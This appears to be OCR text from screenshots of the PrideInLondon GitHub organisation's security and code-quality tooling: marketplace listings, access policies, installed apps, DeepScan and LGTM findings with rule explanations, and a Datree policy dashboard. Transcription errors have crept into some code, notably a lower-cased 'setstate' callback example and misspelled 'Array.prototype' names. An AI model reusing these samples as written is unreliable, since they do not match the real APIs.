WhiteSource Bolt
Detect open source vulnerabilities in real time with suggested fixes for quick remediation

GuardRails
GuardRails provides continuous security feedback for modern development teams

fuzzit.dev
Continuous Fuzzing for C/C++/Java/Golang/Rust and Swift integrated with your current CI/CD workflow

Nightfall Radar
Detect credentials and secrets in GitHub repos via machine learning. Formerly known as Watchtower Radar

Extant DevSecOps
Speed up your remediation cycles for security vulnerabilities with Extant DevSecOps pipeline tools

ODIN
Audit your smart contract files automatically within a blink

nexploit.app
NexPloit is a Dynamic Application Security scanner powered by Machine learning and modern scanning technologies

Snyk CLI Action
By clarkio
Run the Snyk CLI
17 stars

Repository Visibility SMS Alert
By bitova
Notifies active organization owners that a repository has been made public and allows them to react via SMS
7 stars

Secret Scan
By max
Scan your repository for secrets
20 stars

action-accesscontrol
By ludoeus
Check if the invoker has access defined access level

gitleaks-action
By eshork
checks your source for embedded key leaks, using gitleaks
13 stars

Meterian Scanner
By MeterianHQ
Scan a Java repository for vulnerabilities
3 stars

Shellcheck Action
By fearphage
Wraps the shellcheck CLI
4 stars

Organization settings

- Profile
- Member privileges
- Billing
- Security
- Verified domains
- Audit log
- Webhooks
- Third-party access
- Installed GitHub Apps
- Repository topics
- Repository labels
- Deleted repositories
- Projects
- Teams

Developer settings

- OAuth Apps
- GitHub Apps

Moderation settings

- Blocked users
- Interaction limits

Third-party application access policy

Policy: **Access restricted** ✓

Only approved applications can access data in this organization. Applications owned by **PrideInLondon** always have access.

Remove restrictions

Travis CI for Open Source	✓ Approved —
CircleCI	✓ Approved —
Snyk	✓ Approved —
LGTM	✓ Approved —
Codecov	✓ Approved —
codefactor.io	✓ Approved —
GuardRails OAuth (Deprecated)	✓ Approved —
CodeScene Authentication	✓ Approved —
CodeScene Repositories	✓ Approved —
DeepScan	✓ Approved —
reshift	✓ Approved —
Atlassian Cloud	✓ Approved —
Greenkeeper	✗ Denied —
Codacy Login	✗ Denied —
Coveralls Pro	✗ Denied —
codefactor.io	✗ Denied —
codebeat	✗ Denied —
Percy	✗ Denied —
Nightfall DLP	✗ Denied —
Test Quality	✗ Denied —
Coverity Scan	✗ Denied —

Organization settings

- Profile
- Member privileges
- Billing
- Security
- Verified domains
- Audit log
- Webhooks
- Third-party access
- **Installed GitHub Apps**
- Repository topics
- Repository labels
- Deleted repositories
- Projects
- Teams

Developer settings

- OAuth Apps
- GitHub Apps

Moderation settings

- Blocked users
- Interaction limits

Installed GitHub Apps

GitHub Apps augment and extend your workflows on GitHub with commercial, open source, and homegrown tools.

AccessLint	Configure
Codecov	Configure
codefactor.io	Configure
datreelo	Configure
Dependabot Preview	Configure
GuardRails	Configure
Jira	Configure
LGTM.com	Configure
Netlify	Configure
Pull Request Size	Configure
Rollbar	Configure
Slack	Configure
SonarCloud	Configure
Sonatype DepShield	Configure

Pride in London

Repositories 5 | Packages | People 13 | Teams 3 | Settings

Organization settings

- Profile
- Member privileges
- Billing
- Security
- Verified domains
- Audit log
- Webhooks
- Third-party access
- Installed GitHub Apps
- Repository topics
- Repository labels
- Deleted repositories
- Projects
- Teams

Developer settings

- OAuth Apps
- GitHub Apps

Moderation settings

- Blocked users
- Interaction limits

SonarCloud

Installed 2 months ago | Developed by sonarcloud | https://sonarcloud.io

SonarCloud is the leading product for Continuous Code Quality online, totally free for open-source projects. It supports all major programming languages, including Java, JavaScript, TypeScript, C#, C/C++ and many more. If your code is closed source, SonarCloud also offers a paid plan to run private analyses.

This SonarCloud GitHub application makes it simpler than ever to onboard new code repositories in SonarCloud, get your pull requests decorated with detected quality issues, and invite your team members to collaborate.

To get started in a few minutes, simply follow the official documentation on SonarCloud.

Permissions

- ✓ Read access to code
- ✓ Read access to members and metadata
- ✓ Read and write access to checks, commit statuses, and pull requests

Repository access

- All repositories
  This applies to all current and future repositories.
- Only select repositories

Select repositories

Selected 1 repository.

PrideInLondon/pride-london-web ×

Save | Cancel

Uninstall SonarCloud

When you uninstall **SonarCloud**, it will be removed from this account and will lose access to all of its resources.

Uninstall

THE TOOLS

circleci

Codecov

lgtm.com

datree.io

snyk

Rollbar

Application

DeepScan

PrideInLondon has already purchased the Free plan for this app on GitHub Marketplace.

Set up a new plan | Edit your plan | Configure access

Verified by GitHub

GitHub confirms that this app meets the requirements for verification.

Categories

Code quality | Code review | Recently added | Free Trials | Free | Paid

Supported languages

JavaScript, JSX, TypeScript
and 1 other languages supported

Developer

deepscan

Developer links

Support
Status
Documentation
Privacy Policy
Terms of Service


Report abuse

Tired of the troubles with JavaScript? DeepScan can help you.


DeepScan is an advanced static analysis tool engineered to support JavaScript, TypeScript, React, and Vue.js.


You can use DeepScan to find possible runtime errors and quality issues instead of coding conventions. Integrate with your GitHub repositories to get quality insight into your web project.

Read more...



Better Understand Your JavaScript





PrideInLondon/pride-london-web

Overview Issues Files Settings GitHub

Branch master

Badge Share

WER-40 update pre commit to include markdown formatter (#1210) 3 days ago by Em McDonald


Analyzed 3 days ago

Grade	Issues	Lines of Code	Analyzed Files
GOOD	3	17,149	316
	Newly detected: 0 / Fixed: 0	Total lines: 18,944	

Issues

Issues Trends

last 1 month last 2 months last 3 months



Issues Impacts

High	0
Medium	2
Low	1

Issues Category

Error	2
Code Quality	1
ESLint	0

Callback function for 'Array.prctotype.map()' should return a value. Consider using 'Array.protctype.forEach()' when the newly created array is not needed.

May 4, 2019 Open

src/components/appContext/index.js (53:28-81:8) ARRAY_CALLBACK_RETURN_MISSING

```
50        // Generate all recurrences of events
51        const allEventOccurences = []
52        // Map over events
53        nextProps.events.map(event => {
54          if (!event.node.recurrenceDates) {
55            allEventOccurences.push(event)
56          } else {
57            const recurrenceDates = sanitizeDates([
58              moment(event.node.startTime).format(dateFormat),
59              ...event.node.recurrenceDates,
60            ])
61            const time = moment(event.node.startTime).format('HH:mm')
62            const duration = getDuration(event.node.startTime, event.node.endTime)
63
64            recurrenceDates.forEach(date => {
65              // Deep clone event
66              const copy = JSON.parse(JSON.stringify(event))
67
68              // Modify start time and end time
69              copy.node.startTime = moment(
70                `${date} ${time}`,
71                'DD/MM/YYYY hh:mm'
72              ).format()
73              copy.node.endTime = moment(copy.node.startTime)
74                .add(duration, 'milliseconds')
75                .format()
76              copy.node.id = `${event.node.id}-${date.split('/').join('')}`
77
78              allEventOccurences.push(copy)
79            })
80          }
81        })
82        return { events: allEventOccurences.filter(filterPastEvents) }
```

Rule: ARRAY_CALLBACK_RETURN_MISSING

✔ Code Quality ⁝ Medium No tags

Callback function argument of `Array` functions should have `return` statement

This rule applies when a callback function argument of the following `Array` functions does not have `return` statement.

1. `Array.from()`
2. `Array.prototype.every()`
3. `Array.prototype.filter()`
4. `Array.prototype.find()`
5. `Array.prototype.findIndex()`
6. `Array.prototype.map()`
7. `Array.prototype.reduce()`
8. `Array.prototype.reduceRight()`
9. `Array.prototype.some()`
10. `Array.prototype.sort()`

Return value of the above functions with missing `return` statement is always the same (an array filled with undefined in the case of `Array.from` or `Array.prototype.map` functions), and it is not likely to be a programmer's intent.

When the return value is not needed, it is recommended to use `Array.prototype.forEach` function which does not make a new array as a return value.

Code Example

```
var memo = {}, arr = ["apple", "lemon", "orange"];
var ret1 = arr.map(function (curval, index) { // ARRAY_CALLBACK_RETURN_MISSING alarm because no value is returned in the callback function.
  memo[curval] = index;
});
console.log(ret1); // 'ret1' is filled with undefined.

var ret2 = Array.from([1, 2, 3], function (x) { // ARRAY_CALLBACK_RETURN_MISSING alarm because no value is returned in the callback function.
  x = x + 3;
});
console.log(ret2); // 'ret2' is filled with undefined.
```

Revised Code Example

```
var memo = {}, arr = ["apple", "lemon", "orange"];
var ret1 = arr.map(function (curval, index) {
  memo[curval] = index;
  return memo[curval];
});
```

Application

LGTM

You have already purchased this app on GitHub Marketplace.

Set up a new plan | Edit your plan | Configure access

Verified by GitHub

GitHub confirms that this app meets the requirements for verification.

Categories

Code quality | Security | Free

Supported languages

C, C++, Java

and 3 other languages supported

Developer

Semmle

Developer links

Support

Documentation

Privacy Policy

Report abuse


Continuous security analysis

LGTM is a code analysis platform for identifying vulnerabilities and preventing them from reaching production.

LGTM automatically runs 1600+ standard analyses contributed by researchers from the Semmle Security Research Team and our customer community, including Microsoft, Google, Uber and Mozilla.


Quickly refine and run custom QL queries to find variants of known issues and prevent them from being re-introduced into your codebase.

Read more...



Pull Request Integration: Enable automatic code review to catch problems before they get merged.

Source root/



Name	Alerts	Lines of code
config	0 Alerts	17 Lines of code
src	0 Alerts	14.2k Lines of code
.eslintrc.js	0 Alerts	97 Lines of code
empty-module.js	0 Alerts	1 Lines of code
gatsby-browser.js	0 Alerts	0 Lines of code
gatsby-config.js	0 Alerts	99 Lines of code
gatsby-node.js	0 Alerts	142 Lines of code
gatsby-ssr.js	0 Alerts	0 Lines of code
jest.config.js	0 Alerts	16 Lines of code
package.json	0 Alerts	0 Lines of code
stylelint.config.js	0 Alerts	19 Lines of code

Potentially inconsistent state update

reliability | frameworks/react

Updating the state of a component based on the current value of 'this.state' or 'this.props' may lead to inconsistent component state.

Read more | Open in query console

Source root/src/…/filters/eventDropdownFilter.js — 1 alert

↑ 1-117

```
118
119   toggleMenu = () => {
120     this.setState({ isOpen: !this.state.isOpen }, () =>
121       this.props.closeSiblingFilters(this.props.filterName, this.state.isOpen)
122     )
```

Component state update uses `potentially inconsistent value`.

```
123   }
124
```

↓ 125-172

Source root/src/…/appContext/index.js — 1 alert

↑ 1-136

```
137
138   clearFilters = () => {
139     this.setState({
140       ...this.state,
141       filterOpen: null,
142       filters: getInitialFilterState(),
143     })
```

Component state update uses `potentially inconsistent value`.

```
144   }
145
```

↓ 146-236

Potentially inconsistent state update

Open in query console

Query help | Alerts

Updating the state of a component based on the current value of 'this.state' or 'this.props' may lead to inconsistent component state.

Query pack: com.lgtm/javascript-queries

Query ID: js/react/inconsistent-state-update

Language: JavaScript

Severity: warning

Tags: reliability, frameworks/react

Displayed by default? Yes. Alerts for this query are visible by default, but can be hidden on a per-project basis. Learn how.

React component state updates using `setState` may asynchronously update `this.props` and `this.state`, thus it is not safe to use either of the two when calculating the new state passed to `setState`.

Recommendation

Use the callback-based variant of `setState`: instead of calculating the new state directly and passing it to `setState`, pass a callback function that calculates the new state when the update is about to be performed.

Example

The following example uses `setState` to update the `counter` property of `this.state`, relying on the current (potentially stale) value of that property:

```
this.setState({
  counter: this.state.counter + 1
});
```

Instead, the callback form of `setState` should be used:

```
this.setstate(prevstate => ({
  counter: prevstate.counter + 1
}));
```

References

- React Quick Start: State and Lifecycle.

State and Lifecycle


This page introduces the concept of state and lifecycle in a React component. You can find a detailed component API reference here.

Consider the ticking clock example from one of the previous sections. In Rendering Elements, we have only learned one way to update the UI. We call `ReactDOM.render()` to change the rendered output:

```
function tick() {
  const element = (
    <div>
      <h1>Hello, world!</h1>
      <h2>It is {new Date().toLocaleTimeString()}.</h2>
    </div>
  );
  ReactDOM.render(
    element,
    document.getElementById('root')
  );
}

setInterval(tick, 1000);
```

Try it on CodePen

In this section, we will learn how to make the `Clock` component truly reusable and encapsulated. It will set up its own timer and update itself every second.


when compared to other JavaScript projects
Language: JavaScript Add a language
181%
+
-
higher
lower
Code quality
PrideInLondon/pride-london-web
16
14.6k
0
Lines of code

Application

Datree

ⓘ PrideInLondon has already purchased the Individuals & Small Teams plan for this app on GitHub Marketplace.

Set up a new plan | Edit your plan | Configure access

Verified by GitHub

GitHub confirms that this app meets the requirements for verification.

Categories

Code quality | Code review | Recently added | GitHub Enterprise | Free Trials | Free | Paid

Supported languages

C#, Java, JavaScript
and 2 other languages supported

Developer

datreeio

Developer links


Support
Status
Documentation
Privacy Policy
Terms of Service

Report abuse

Datree is a git-based policy engine.
It allows engineering teams to automatically enforce coding standards and security policies directly within their git workflow.

Datree connects with GitHub pull requests to provide automatic policy compliance checks and insights for every code change. Create and enforce custom or built-in policies, in the context of your dev stack.

Read more...



audit report for best practices

PrideInLondon - Dashboard

Catalog Overview

12 People

72 Code Components

1 Repositories

Policy Summary

Rule	Repositories	Open Pull Requests	Last Update
Separate secret credentials from source code	✓	✓	18 days ago
Separate dependencies from source code	✓	✓	18 days ago
Separate personal config files from source code	✓	✓	18 days ago
Ensure a .gitignore file is included in projects	✓	✓	18 days ago
Ensure CODEOWNERS defined in projects	✓	✓	18 days ago
Block unrecognized committers and authors	1 / 1 Repositories Failed	✓	2 days ago
Lock packages (major) version in manifest	✓	✓	18 days ago

Application

GuardRails

ⓘ PrideInLondon has already purchased the Open Source plan for this app on GitHub Marketplace.

